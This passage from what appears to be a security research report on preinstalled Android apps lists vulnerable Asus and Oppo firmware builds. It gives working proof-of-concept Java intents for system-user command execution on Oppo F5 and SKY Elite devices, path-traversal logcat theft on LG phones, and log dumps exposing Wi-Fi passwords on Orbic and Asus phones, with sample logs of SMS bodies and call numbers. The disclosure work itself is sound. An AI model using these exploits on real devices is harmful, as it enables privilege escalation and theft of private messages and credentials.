Worldwide	04/19/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.53-0:user/release-keys
Japan	04/19/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.52-0:user/release-keys
China	03/23/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1801.197-20180302:user/release-keys

Target Market	Release Date	Status	Build Fingerprint
Worldwide	03/15/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1802.44-0:user/release-keys
Worldwide	02/12/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1801.40-0:user/release-keys
China	02/12/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13-2010.1801.196-20180108:user/release-keys
Worldwide	04/19/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.53-0:user/release-keys
Japan	04/19/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.52-0:user/release-keys
Worldwide	01/08/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1712.85-20171228:user/release-keys
Worldwide	12/22/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.83-20171220:user/release-keys
Worldwide	12/15/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.79-20171206:user/release-keys
Japan	11/22/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.75-20171115:user/release-keys
Worldwide	11/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.75-20171115:user/release-keys
Worldwide	10/13/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1709.68-20171003:user/release-keys
China	09/06/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1706.184-20170817:user/release-keys
Japan	08/08/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1708.56-20170719:user/release-keys
Worldwide	08/03/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1708.56-20170719:user/release-keys
China	07/24/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1706.181-20170710:user/release-keys

Target Market	Release Date	Status	Build Fingerprint
Worldwide	07/14/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1706.53-20170628:user/release-keys
Italy	06/29/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1704.41-20170526:user/release-keys
Japan	05/17/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1703.33-20170424:user/release-keys
Worldwide	04/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1703.28-20170410:user/release-keys
China	03/31/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1701.170-20170323:user/release-keys
Italy	03/28/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.2015.1701.13-20170310:user/release-keys
Worldwide	03/08/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2015.1701.8-20170222:user/release-keys
Japan	02/24/17	Not Vulnerable	asus/JP_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1612.161-20170205:user/release-keys
China	01/09/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.150-20161214:user/release-keys
Worldwide	12/28/2016	Not Vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.152-20161222:user/release-keys
Worldwide	12/08/2016	Not Vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.140-20161117:user/release-keys

#### 4.5 Oppo F5 Command Execution as the System User

The Oppo F5 Android device contains a platform app with a package name of `com.dropboxchmod` that executes as the system user. The Oppo F5 device we examined had a build fingerprint of `OPPO/CPH1723/CPH1723:7.1.1/N6F26Q/1513597833:user/release-keys`. The Oppo F5 does not come with the Dropbox Android app pre-installed with a standard package name of `com.dropbox.android`, although this could also be for the service named `DropBoxService` in the Android framework. The `com.dropboxchmod` app contains only a single application component named `DropboxChmodService`. This service app component is implemented by a single class and an anonymous class. Below is the `AndroidManifest.xml` of the app showing that the app has an `android:s-`

sharedUserId attribute with a value of android.uid.system. In addition, the manifest shows that the DropBoxChmodService is explicitly exported and not permission-protected, making it accessible to any app on the device.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android"
    android:sharedUserId="android.uid.system"
package="com.dropboxchmod"
    platformBuildVersionCode="25"
    platformBuildVersionName="7.1.1">
<application android:allowBackup="true" android:icon="@drawable/ic_launcher"
android:label="@string/app_name">
    <service android:enabled="true" android:exported="true" android:name=".DropboxChmodService"/>
</application>
```

The primary class named DropBoxChmodService creates an anonymous java.lang.Thread object that has access to the intent that was received in the onStartCommand(Intent, int, int) lifecycle method.

The anonymous thread objects will obtain the action string from the intent and execute it as the system user if the action string is not null and not an empty string. Since the DropBoxChmodService app component is exported and not permission-protected, any app co-located on the device can execute commands as the system user. Unlike the others, the DropBoxChmodService does not print the output of the executed command to the logcat log, although the approach detailed in Section 4.1.1 can be used to obtain the output of a command. Below is the code to execute as the system user on the Oppo F5 device where the action string to the intent will be executed.

```
Intent i = new Intent();
i.setClassName("com.dropboxchmod", "com.dropboxchmod.DropboxChmodService");
i.setAction("chmod -R 777 /data");
startService(i);
```

In the source code snippet above, a vulnerable Oppo Android device will recursively change the file permissions starting from the /data directory. This is useful to examine for non-standard files on the data partition. We examined an Intermediate Representation (IR) of the app code for the com.dropboxchmod platform app and recreated the source code for the onStartCommand service lifecycle method of the DropBoxChmodService class that is provided below. The onStartCommand method receives the intent sent from the attacking app.

```
@Override
public int onStartCommand(final Intent intent, int flags, int startId) {
    new Thread() {
        public void run() {
            if (intent == null) {
                stopSelf();
                return;
            }
            String action = intent.getStringExtra("action");
            if (action.isEmpty()) {
                action = intent.getAction();
            }
        }
    }.start();
    return START_NOT_FORWARDED;
}
```

```

}
Log.i("DropboxChmodService", "action = [" + action + "]);
if (action.isEmpty()) {
stopSelf();
return;
}
try {
Process process = Runtime.getRuntime().exec(action);
Log.i("DropboxChmodService", "wait begin");
process.waitFor();
Log.i("DropboxChmodService", "wait end");
} catch (Exception e) {
e.printStackTrace();
}
}
}.start();
return super.onStartCommand(intent, flags, startId);
}

```

#### 4.5.1 Affected Oppo Android Devices

We examined a range of Oppo devices from the markets in which they operate to estimate the scope of affected devices. Oppo makes their most recent firmware images for each device available on their website.

The firmware images are segmented by country, where each country appears to have a different set of devices available to it. The Chinese market<sup>20</sup> appears to have the most available firmware images to download, whereas the Australian market<sup>21</sup> has less firmware images available to download. Table 6 provides a chronologically-ordered listing of Oppo devices and whether or not they are vulnerable. This is not an exhaustive listing of the firmware images for Oppo Android devices. At a certain point, Oppo started to use an ozip file format to encapsulate their firmware images instead of the standard zip file format they used previously. We found a tool on XDA Developers from a member named cofface that helped to decrypt some of the ozip files<sup>22</sup>. Due to the new ozip file format, we were not able to examine all the firmware images we downloaded. The Oppo firmware images do not directly provide the `ro.build.fingerprint` property in the default properties file (i.e., `/system/build.prop`); therefore, we used the `ro.build.description` property instead. This property is similar and contains some of the same fields. Specifically, Table 6 is ordered by the date provided in `ro.build.description` property corresponding to the `ro.build.date` property (sometimes as a UNIX timestamp). The earliest date we witnessed where for the vulnerability was June 07, 2016 in the Oppo R7S device available to the Chinese market.

**Table 5.** Oppo Vulnerability Timeline for Command Execution as system user.

Device	Country	Status	Build Description
R7 Plus	China	Not Vulnerable	full_oppo6795_15019-user 5.0 LRX21M 14657 22913 devkeys
R7S	China	Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.2016 0713.211744dev-keys
Neo 5	Australia	Not Vulnerable	OPPO82_15066-user 4.4.2 KOT49H eng.root. 1469846786dev-key
R7 Plus	India	Not Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.2016 0922.193102dev-keys
A37	India	Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.2017 1008.172519release-keys
F1S	Australia	Vulnerable	full_oppo6750_15331-user 5.1 LMY47I 1509712532 release-keys
F5	Malaysia	Vulnerable	full_oppo6763_17031-user 7.1.1 N6F26Q 151616 0348release-keys
R9	Australia	Vulnerable	full_oppo6755_15311-user 5.1 LMY47I 1516344361 release-keys
F3	Pakistan	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824 690release-keys
F3	Vietnam	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824 690release-keys
A77	Australia	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824 690release-keys
R9	China	Vulnerable	full_oppo6755_15111-user 5.1 LMY47I 15194264 29 devkeys
A39	Australia	Vulnerable	full_oppo6750_16321-user 5.1 LMY47I 1520521221 release-keys
F3 Plus	Pakistan	Vulnerable	msm8952_64-user 6.0.1 MMB29M eng.root.20180 413.004413release-keys
R11	China	Vulnerable	sdm660_64-user 7.1.1 NMF26X eng.root.20180426. 130343release-keys
A57	Philippines	Vulnerable	msm8937_64-user 6.0.1 MMB29M eng.root.20180 508.104025release-keys
A59S	China	Vulnerable	full_oppo6750_15131-user 5.1 LMY47I 152586523 6 devkeys

Device	Country	Status	Build Description
A77	China	Vulnerable	msm8953_64-user 7.1.1 NMF26F eng.root.20180609.153403dev-keys

## 4.6 SKY Elite 6.0L+ Arbitrary Command Execution as the System User

The SKY Elite 6.0L+ device contains an app with a package name of `com.fw.upgrade.sysoper` (versionCode=238, versionName=2.3.8) that allows any app co-located on the device to have it execute commands as the system user. This app was developed by Adups, which is the same company that we discovered was surreptitiously exfiltrating PII to China<sup>23</sup>. This vulnerability is the same one that we previously discovered, but the notable thing is that this device was purchased in March, 2018 from Micro Center in Fairfax, VA. We examined the two Adups apps on the device (`com.fw.upgrade.sysoper` and `com.fw.upgrade`) and neither of them exfiltrated any user PII. Although Adups apps are on the device, they do not make any network connections. The device uses a platform app with a package name of `com.android.ota` (versionCode=1, versionName=1.0) to check for firmware updates. This app checks to see if a firmware update is available right after the boot process completes by making an HTTP GET request to the following URL: `http://ota.wheatek.com:8001/WtkOTA/CheckUpdate` (querystring omitted). We witnessed that since May 23, 2018, any requests to this URL time out. If there was a firmware update available, the `com.android.ota` app would use a platform app with a package name of `com.mediatek.systemupdate.sysoper` (versionCode=1, versionName=1.0) to boot into recovery and install the firmware update. Since the Wheatek server is not responding to the GET requests, it appears that this device will be left with a known vulnerability. The SKY Elite 6.0L+ device has a build fingerprint of `SKY/x6069_trx_l601_sky/x6069_trx_l601_sky:6.0/MRA58K/1482897127:user/release-keys`. This device has a build date of Wed Dec 28 12:01:22 CST 2016 according to the `ro.build.date` system property. Adups has fixed the arbitrary command execution as system user vulnerability in its apps, although SKY or another entity in the supply chain included an old version of the Adups app in their build that has not been updated, making the device vulnerable. The source code below will cause the `com.fw.upgrade.sysoper` app to create a file an empty file with a path of `/sdcard/f.txt`. This is a fairly benign command to be executed as it just shows the vulnerable app will actually execute commands of the attacking app's choosing and can be replaced with a different command.

```
Intent i = new Intent("android.intent.action.Fota.OperReceiver");
i.setClassName("com.fw.upgrade.sysoper", "com.adups.fota.sysoper.WriteCommandReceiver");
i.putExtra("cmd", "touch /sdcard/f.txt");
sendBroadcast(i);
```

## 5. Logcat Logs

The logcat logs consist of four different log buffers: system, main, radio, and events<sup>24</sup>. The logcat log is a shared resource where any process on the device can write a message to the log. The logcat log is generally for debugging purposes. A third-party app can only read log messages that the app itself has written. Preinstalled apps can request and be granted the `READ_LOGS` permission by the

Android OS. The Android OS and apps can write sensitive data to the logs, so the capability to read from the system-wide logcat log was taken away from third-party apps in Android 4.1. Since a third-party app cannot directly obtain the systemwide logcat log, a third-party app may leverage another privileged app to write the system-wide logcat logs to the SD card or potentially its own private app directory. We found various vulnerabilities where a privileged pre-installed app writes the logcat logs to the SD card<sup>25</sup>.

The logcat logs tend to contain email addresses, telephone numbers, GPS coordinates, unique device identifiers, and arbitrary messages written by any process on the device. A non-exhaustive list of concrete logcat log messages is provided in Appendix B. The log messages in Appendix B are from the ZTE Blade Vantage device from Verizon with a build fingerprint of ZTE/Z839/sweet:7.1.1/NMF26V/20180120.095344:user/release-keys. App developers may write sensitive data to the logcat log while under the impression that their messages will be private and unobtainable. Information disclosure from the logcat log can be damaging depending on the nature of the data written to the log. Appendix B contains a username and password pair being written to the logcat log from a US Fortune 500 bank app. There is some variance of the data that is written to the logcat log among different Android devices. Some older examples of data written to the logcat log can be found here<sup>26</sup>.

## 5.1 Various LG Devices – Getting the Logcat Logs Written to an App’s Private Directory

The com.lge.gnsslogcat app (versionCode=1, versionName=1.0) is present as a pre-installed app on the four LG devices we examined, show below with their corresponding build fingerprints.

LG G6 - lge/lucye\_nao\_us\_nr/lucye:7.0/NRD90U/17355125006e7:user/release-keys  
 LG Q6 - lge/mhn\_lao\_com\_nr/mhn:7.1.1/NMF26X/173421645aa48:user/release-keys  
 LG X Power - lge/k6p\_usc\_us/k6p:6.0.1/MXB48T/171491459f52c:user/release-keys  
 LG Phoenix 2 - lge/m1v\_att\_us/m1v:6.0/MRA58K/1627312504f12:user/release-keys

This platform app executes as the system user since the app is signed with the platform key and sets the android:sharedUserId attribute to a value of android.uid.system in its AndroidManifest.xml file. This provides the application with significant capabilities on the device. The app also requests the android.permission.READ\_LOGS permission. As this app is installed on the system partition, the READ\_LOGS permission will be granted to it so that it can read the system-wide logcat log. The AndroidManifest.xml file of the com.lge.gnsslogcat app is provided below.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android"
android:sharedUserId="android.uid.system" package="com.lge.gnsslogcat"
platformBuildVersionCode="24" platformBuildVersionName="7.0">
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.READ_LOGS"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <application android:allowBackup="true" android:label="@string/app_name"
```



```

android:theme="@style/AppTheme">
<service android:exported="true" android:name=".GnssLogService">
<intent-filter android:label="com.lge.gnsslogcat">
<action android:name="com.lge.gnsslogcat"/>
<category android:name="android.intent.category.DEFAULT"/>
</intent-filter>
</service>
</application>

```

The com.lge.gnsslogcat app is small, as it only contains three classes for the whole app and only contains a single service application component: GnssLogService. This component is explicitly exported as it sets the android:exported attribute to a value of true. The com.lge.gnsslogcat app does not run following device startup and will only run when started by another app on the device. When the com.lge.gnsslogcat app is started via an intent, it will write the logcat log to external storage, although the log messages it writes belong to a limited set of log tags. Each log entry has a log tag and a log message. Specifically, the default configuration for the com.lge.gnsslogcat app is to only record log messages that have a log tag of GpsLocationProvider, LocationManagerService, or GnssLogService. Under the default configuration, the com.lge.gnsslogcat app writes the entire log entries for log messages from the system-wide logcat log that have the aforementioned log tags to a default path of /sdcard/gnsslog/GnssLogService.log. An example listing of this file is shown below.

```

05-10 13:16:24.559 1703 2555 D LocationManagerService: getLastLocation:
Request[ACCURACY_FINE gps requested=0 fastest=0 num=1]
05-10 13:16:24.560 1703 1717 D LocationManagerService: getLastLocation: Request[POWER_LOW
network requested=0 fastest=0 num=1]
05-10 13:16:39.131 6668 6685 D GnssLogService: FileName[GnssLogService] start logging
05-10 13:17:34.930 1703 3307 D LocationManagerService: getLastLocation: Request[POWER_NONE
passive fastest=0 num=1]
05-10 13:17:34.940 1703 3345 D LocationManagerService: getLastLocation: Request[POWER_NONE
passive fastest=0 num=1]
05-10 13:17:34.949 1703 3307 D LocationManagerService: getLastLocation: Request[POWER_NONE
passive fastest=0 num=1]

```

The logcat log, containing only log entries from 3 specific log tags, only provides a very limited amount of data. We discovered a method to provide input to the com.lge.gnsslogcat app so that the entire systemwide logcat log will be written to the output file. The attacking app that starts the com.lge.gnsslogcat app externally can control the path where the file will be created. Moreover, the attacker can use a path traversal attack. The resulting log file will always have a fixed .log extension, but the path can be controlled by the attacker. The path selection will still be subject to SELinux rules. We have found that the attacking app can successfully cause the com.lge.gnsslogcat app create a logcat log file in the attacking app's private directory. Therefore, the attacking app does not require any permissions to obtain the logcat logs, although if data from the logcat log is to be sent off from the device, the attacking app will need the INTERNET permission.

Here we provide the source code to perform the attack using a notional package name of hab.huba. The first thing the attacking app needs to do is to make its private directory (i.e., /data/data/hab.huba) globally executable. This source code below will accomplish this.

```
File baseAppDir = getFilesDir().getParentFile();
baseAppDir.setExecutable(true, false);
```

After that, the attacking app needs to create a file in its private directory. The name can be anything although it will have to end in .log and the same file name (except the .log since it will be appended by the com.lge.gnsslogcat app) will need to be used when sending an intent to the com.lge.gnsslogcat app to start the logging. Using an example file name of test.txt.log, we will create it in the attacking app's private directory.

```
File logfile = new File(baseAppDir, "test.txt.log");
try {
    logfile.createNewFile();
    logfile.setWritable(true, false);
} catch (IOException e) {
    e.printStackTrace();
}
```

This code will create an empty file in the attacking app's private directory that will be writable by the com.lge.gnsslogcat app. The SELinux rules on the device allow the com.lge.gnsslogcat app to write from a third-party app's private directory. The attacking app, hab.huba, will be the owner of the test.txt.log file even after the com.lge.gnsslogcat app writes logcat log data to it. Below is the code the attacking app will execute to initiate the writing of the logcat log file in its private directory to a file of its choosing.

```
Intent i = new Intent("com.lge.gnsslogcat");
i.setClassName("com.lge.gnsslogcat", "com.lge.gnsslogcat.GnssLogService");
i.putExtra("modulename", "GnssLogService");
i.putExtra("start", true);
i.putExtra("logfile", ".../data/data/hab.huba/test.txt");
ArrayList<String> darkness = new ArrayList<String>();
darkness.add("*:V Hidden");
i.putStringArrayListExtra("tags", darkness);
startService(i);
```

The logfile extra used in the intent controls the file name, but it can also be used to control the file path as there is no input filtering to prevent a directory traversal attack. If the attacking app just provides a file name without a path, the default path is /storage/emulated/0/gnsslog. Therefore, the attacking app can escape these directories and provide a path that will resolve to an already created file that is owned by the attacking app and resides in the attacking app's private directory. Normally, the com.lge.gnsslogcat app will only write messages corresponding to three different log tags, but the attacking app can provide parameter input to the logcat command executed by the com.lge.gnsslogcat app so that all messages (i.e., any log tag with any log level) will be contained in the file. The com.lge.gnsslogcat app will check for an ArrayList<String> object in the intent that corresponds to a key name of tags. This allows an app to specify additional log tags that will be

used in the logcat command. The attacking app can provide specific log tags it is interested in, although a more convenient approach is just to obtain them all, as it may be difficult to know all the interesting log tags on the device ahead of time. When using logcat command, the initiating process can specify specific log tags and the accompanying log level (and up) that should be included and silence everything else (effectively white-listing what should be included).

The `com.lge.gnsslogcat` app when executing normally will execute the logcat command below.

```
logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V
```

Whenever there are strings in the `ArrayList<String>` object corresponding to the a key name of tags passed in the intent, it will take each `String` and append a `:V` to the end of it and add it to the end of the command above. Therefore, the attacking app has some control over parameters to the command, although the attacking app cannot perform arbitrary command injection due to the way Java executes a single command using `Runtime.exec(String)` API call. The appending of `:V` to the a specific log tag just makes it so that any message with that log tag at the level of verbose or above will be included. The `-s` argument will silence all other log tags that are not explicitly included as arguments. To obtain all the log entries (all log tags at all levels), a `String` of `*:V Hidden` is provided to the `ArrayList<String>` object corresponding to the a key name of tags in the intent. The `*:V` is a wildcard that matches any log tag at the lowest log level which will match the lowest level and all levels above (i.e., every possible log message). Since the `com.lge.gnsslogcat.GnssLogCat` class iterates over the `Strings` that were provided in the `ArrayList<String>` object and appends a `:V` to the end, a space and arbitrary word (i.e., `*:V Hidden`) is provided in the input to keep the command valid. Therefore, the command that the `GnssLogCat` class executes will be the following.

```
logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V *:V Hidden:V
```

This command will execute and write all available log data to the file it was instructed to by the attacking app. The `com.lge.gnsslogcat.GnssLogFileManger` class will create the log file (if it does not exist) and write the file using a `java.io.FileOutputStream` wrapped in a `java.io.OutputStreamWriter` object. The path is controlled by the attacker and contained in the intent belonging to a key value of `logfile`. The result is that the attacking app now has the `com.lge.gnsslogcat` app writing the system-wide logcat log to a file it owns in its private directory.

## 5.2 Orbic Wonder – Logcat Logs

The Orbic Wonder<sup>27</sup> Android device provides a method to obtain the logcat logs via a pre-installed platform app with a package name of `com.ckt.mmitest` (versionCode=25, versionName=7.1.2) that will write the logcat logs to the SD card when a specific activity is started. Any app that requests the `READ_EXTERNAL_STORAGE` permission can read from the SD card and also the created logcat log file. Therefore, a local app on the device can quickly start a specific activity application component (`com.ckt.mmitest.MmiMainActivity`) in the app (`com.ckt.mmitest`) to have the logcat log get written to the SD card. After starting the app with a specific flag in the intent (`FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS`), the app can programmatically return to the home screen and the app (`com.ckt.mmitest`) will not be visible in the recent apps. Then the logcat log will be continually written and can be mined on the device for sensitive user data. Alternatively, the entire log file can be exfiltrated to a remote location for processing. An example file path that the

logs get written to is /sdcard/MmiTest/fd5d9b82\_0202-221453.log. This file name may vary, but the directory will be the same. The source code below will initiate the writing of the logcat log file to external storage. The first intent will start the activity application component which initiates the writing of the logcat log to the SD card. This intent contains a flag that will hide it from the recent apps list. The thread then sleeps 0.7 seconds. Then it launches an intent to return to the home screen, so the app is no longer visible or accessible to the user via the recent apps list. This can be done in the background from a service application component.

```
Intent i = new Intent();
i.setClassName("com.ckt.mmitest", "com.ckt.mmitest.MmiMainActivity");
i.setFlags(Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
this.startActivity(i);
try {
    Thread.sleep(700);
} catch (InterruptedException e) {
    e.printStackTrace();
}
Intent i2 = new Intent("android.intent.action.MAIN");
i2.addCategory(Intent.CATEGORY_HOME);
startActivity(i2);
```

The default messaging app, com.android.mms (versionCode=25, versionName=7.1.2), on the Orbic Wonder device writes call data and the body of sent and received text messages to the logcat log. This is an insecure practice since it is unnecessary to write this data to the logcat log on a production device due to the possibility of the logcat log being exposed. The system\_server process writes the call data to the logcat log. Using the ability to obtain the logcat log above, this will enable an app on the device to obtain the body of the user's sent and received text messages, as well as call data as they occur. Some concrete examples are provided below.

#### **Sent text messages (destination number and body of text message)**

```
02-02 21:51:22.654 6538 6719 D Mms-debug: sendMessage sendIntent: Intent {
act=com.android.mms.transaction.MESSAGE_SENT dat=content://sms/1
cmp=com.android.mms.transaction.SmsReceiver (has extras) }
02-02 21:51:22.657 6538 6719 D Mms-debug:
sendMultipartTextMessage:mDest=5716667157|mServiceCenter=null|messages=I am sending a
text
message|mPriority=-1|isExpectMore=false|validityPeriod=-
1|threadId=1|uri=content://sms/1|msgs.count=1|token=-1|subId=
1|mRequestDeliveryReport=false
```

#### **Received text messages (sending number and body of text message)**

```
02-02 21:53:32.149 6538 6538 D Mms-debug: mWorkingMessage send mDebugRecipients=(571)
666-
7157
02-02 21:53:32.149 6538 6538 D Mms-debug: send origThreadId: 1
02-02 21:53:32.149 6538 6538 D Mms-debug: mText=Receiving a text message
```

### Outgoing call

02-02 21:54:40.663 1348 1348 I Telecom : Class: processOutgoingCallIntent isCallPull = false: PCR.oR@AFA02-02 21:54:40.663 1348 1348 I Telecom : Class: processOutgoingCallIntent handle = tel:(571)%20666-7157,scheme = tel, uriString = (571) 666-7157, isSkipSchemaParsing = false, isAddParticipant = false: PCR.oR@AFA

### Incoming call

02-02 21:58:00.351 1348 1348 D PhonecallDetector: onIncomingCallReceived() number: +15716667157 start at: Fri Feb 02 21:58:00 EST 2018 02-02 21:54:41.569 1348 1348 D PhonecallDetector: onOutgoingCallStarted() number: 5716667157 start at: Fri Feb 02 21:54:41 EST 2018 02-02 21:54:54.844 1348 1348 D PhonecallDetector: onOutgoingCallEnded() number: 5716667157 start at: Fri Feb 02 21:54:41 EST 2018 end at: Fri Feb 02 21:54:54 EST 2018

## 5.3 Asus ZenFone 3 Max – Obtaining the Logcat Logs, WiFi Passwords and More

The Asus ZenFone 3 Max Android device contains a pre-installed app with a package name of com.asus.loguploader (versionCode=1570000275, versionName=7.0.0.55\_170515) with an exported interface that allows any app on the phone to obtain a dumpstate file (kernel log, logcat log, dump of system services, which includes text of active notifications), Wi-Fi Passwords, and other system data that gets written to external storage. The build fingerprint of the device is a s u s / U S \_ P h o n e / A S U S \_ X 0 0 8 \_ 1 : 7 . 0 / N R D 9 0 M / U S \_ P h o - n e - 1 4 . 1 4 . 1 7 1 1 . 9 2 - 2 0 1 7 1 2 0 8 : u s e r / r e l e a s e k e y s . In addition, the phone numbers for outgoing and incoming telephone calls get written to the logcat log, as well as the telephone numbers for outgoing and incoming text messages. Therefore, having access to the logcat log (via the dumpstate file), allows one to also obtain some telephony meta-data.

The com.asus.loguploader app has an exported component named com.asus.loguploader.LogUploaderService. This component can be accessed by an app on the device to generate the log files that get dumped to external storage. Once an app interacts with it using a specific intent, the device will vibrate once and create two notifications: one that says “Log generating... Please wait for a while” and another that says “Bug Reporter is running. Tap for more information or to stop the app.” The device will vibrate again when the generation of the log files has completed. These two notifications are temporary and will be removed in around one second since a second intent is sent.

The com.asus.loguploader app cannot be disabled through the Settings app. The source code to write the log data to the SD card is provided below. The first intent is to start the log generation and the second intent is to quickly remove the notifications. If the second intent was not sent, the generation of log files would leave notifications in the status bar for the user to see.

```
Intent i = new Intent("MANUAL_UPLOAD");
i.setClassName("com.asus.loguploader", "com.asus.loguploader.LogUploaderService");
startService(i);
Intent i2 = new Intent("MOVELOG_COMPLETED");
i2.setClassName("com.asus.loguploader", "com.asus.loguploader.LogUploaderService");
startService(i2);
```

The source code above will cause the com.asus.loguploader app to write log data to a base directory of /sdcard/ASUS/LogUploader. Each time this code is executed, it will overwrite the previous files. A listing of the files in the most relevant directory (i.e., /sdcard/ASUS/LogUploader/general/sdcard) is provided below.

```
ASUS_X008_1:/sdcard/ASUS/LogUploader/general/sdcard $ ls -alh
total 9.4M
drwxrwx--x 5 root sdcard_rw 4.0K 2018-05-20 13:32 .
drwxrwx--x 3 root sdcard_rw 4.0K 2018-05-20 13:32 ..
drwxrwx--x 2 root sdcard_rw 4.0K 2018-05-20 13:32 anr
-rwxrwx--x 1 root sdcard_rw 817 2018-05-20 13:32 df.txt
-rw-rw---- 1 root sdcard_rw 9.3M 2018-05-20 13:32 dumpstate.txt
-rwxrwx--x 1 root sdcard_rw 1.2K 2018-05-20 13:32 ls_data_anr.txt
-rwxrwx--x 1 root sdcard_rw 218 2018-05-20 13:32 ls_data_tombstones.txt
-rwxrwx--x 1 root sdcard_rw 902 2018-05-20 13:32 ls_wifi_asus_log.txt
drwxrwx--x 2 root sdcard_rw 4.0K 2018-05-20 13:32 mtklog
-rwxrwx--x 1 root sdcard_rw 474 2018-05-20 13:32 p2p_suppllicant.conf
drwxrwx--x 2 root sdcard_rw 4.0K 2018-05-20 13:32 tombstones
-rwxrwx--x 1 root sdcard_rw 791 2018-05-20 13:32 wpa_suppllicant.conf
```

The two most interesting files are dumpstate.txt and wpa\_suppllicant.conf. The wpa\_suppllicant.conf file is a copy of the /data/misc/wifi/wpa\_suppllicant.conf file. The wpa\_suppllicant.conf contains the SSID and password for each network that the device has saved. The contents of the wpa\_suppllicant.conf file are shown below. Some of the data below has been changed about the networks for privacy reasons.

```
ASUS_X008_1:/sdcard/ASUS/LogUploader/general/sdcard $ cat wpa_suppllicant.conf
ctrl_interface=/data/misc/wifi/sockets
driver_param=use_p2p_group_interface=1
update_config=1
device_name=US_Phone
manufacturer=asus
model_name=ASUS_X008DC
model_number=ASUS_X008DC
serial_number=H4AXGY012345DMV
device_type=10-0050F204-5
os_version=01020300
config_methods=physical_display_virtual_push_button
p2p_no_group_iface=1
external_sim=1
wowlan_triggers=disconnect

network={
ssid="HOME-NET"
bssid=cc:35:40:b8:7c:e2
psk="5GgMK*-Aa828"
key_mgmt=WPA-PSK
disabled=1
```

```
id_str=" % 7 B % 2 2 creatorUId % 2 2 % 3 A % 2 2 1 0 0 0 % 2 2 % 2 C % 2 2 c o n f i -
gKey%22%3A%22%5C%22HOMENET%5C%22WPA_PSK%22%7D"
}
```

```
network={
ssid="Huba"
bssid=ac:22:0b:df:15:d8
psk="2Vk69c9a*ze2"
key_mgmt=WPA-PSK
disabled=1
id_str=" % 7 B % 2 2 creatorUId % 2 2 % 3 A % 2 2 1 0 0 0 % 2 2 % 2 C % 2 2 c o n f i -
gKey%22%3A%22%5C%Huba%5C%22W
PA_PSK%22%7D"
}
```

The dumpstate.txt file is the result of running the dumpstate command<sup>28</sup>. This is essentially a dump containing the logcat log, kernel log, a dump of system services, and more. The generated dumpstate.txt file from the listing of files above is 9.3MB. Notably, the text of the active notifications is contained in the file. The active notifications from the dumpstate.txt file is provided in Appendix C. The logcat log is contained within the dumpstate.txt file. Telephony meta-data for text messages and phone calls appear in the logcat log. Below are some examples that we have identified, although there may be additional log messages that can appear.

Placing a call (log message written by the system\_server process whenever the user makes a call)

```
05-22 12:44:02.283 1185 1185 D Telecom : CallIntentProcessor:
processOutgoingCallIntent(): uriString = 7035551234: PCR.oR@AX0
```

Receiving a call (log message written by the com.android.phone process whenever there is an incoming call)

```
05-22 12:47:36.883 1823 1823 D TelecomFramework: TelephonyConnectionService:
createConnection, callManagerAccount: PhoneAccountHandle{TelephonyConnectionService,
8901260145725529100f, UserHandle{0}}, callId: TC@2, request: ConnectionRequest
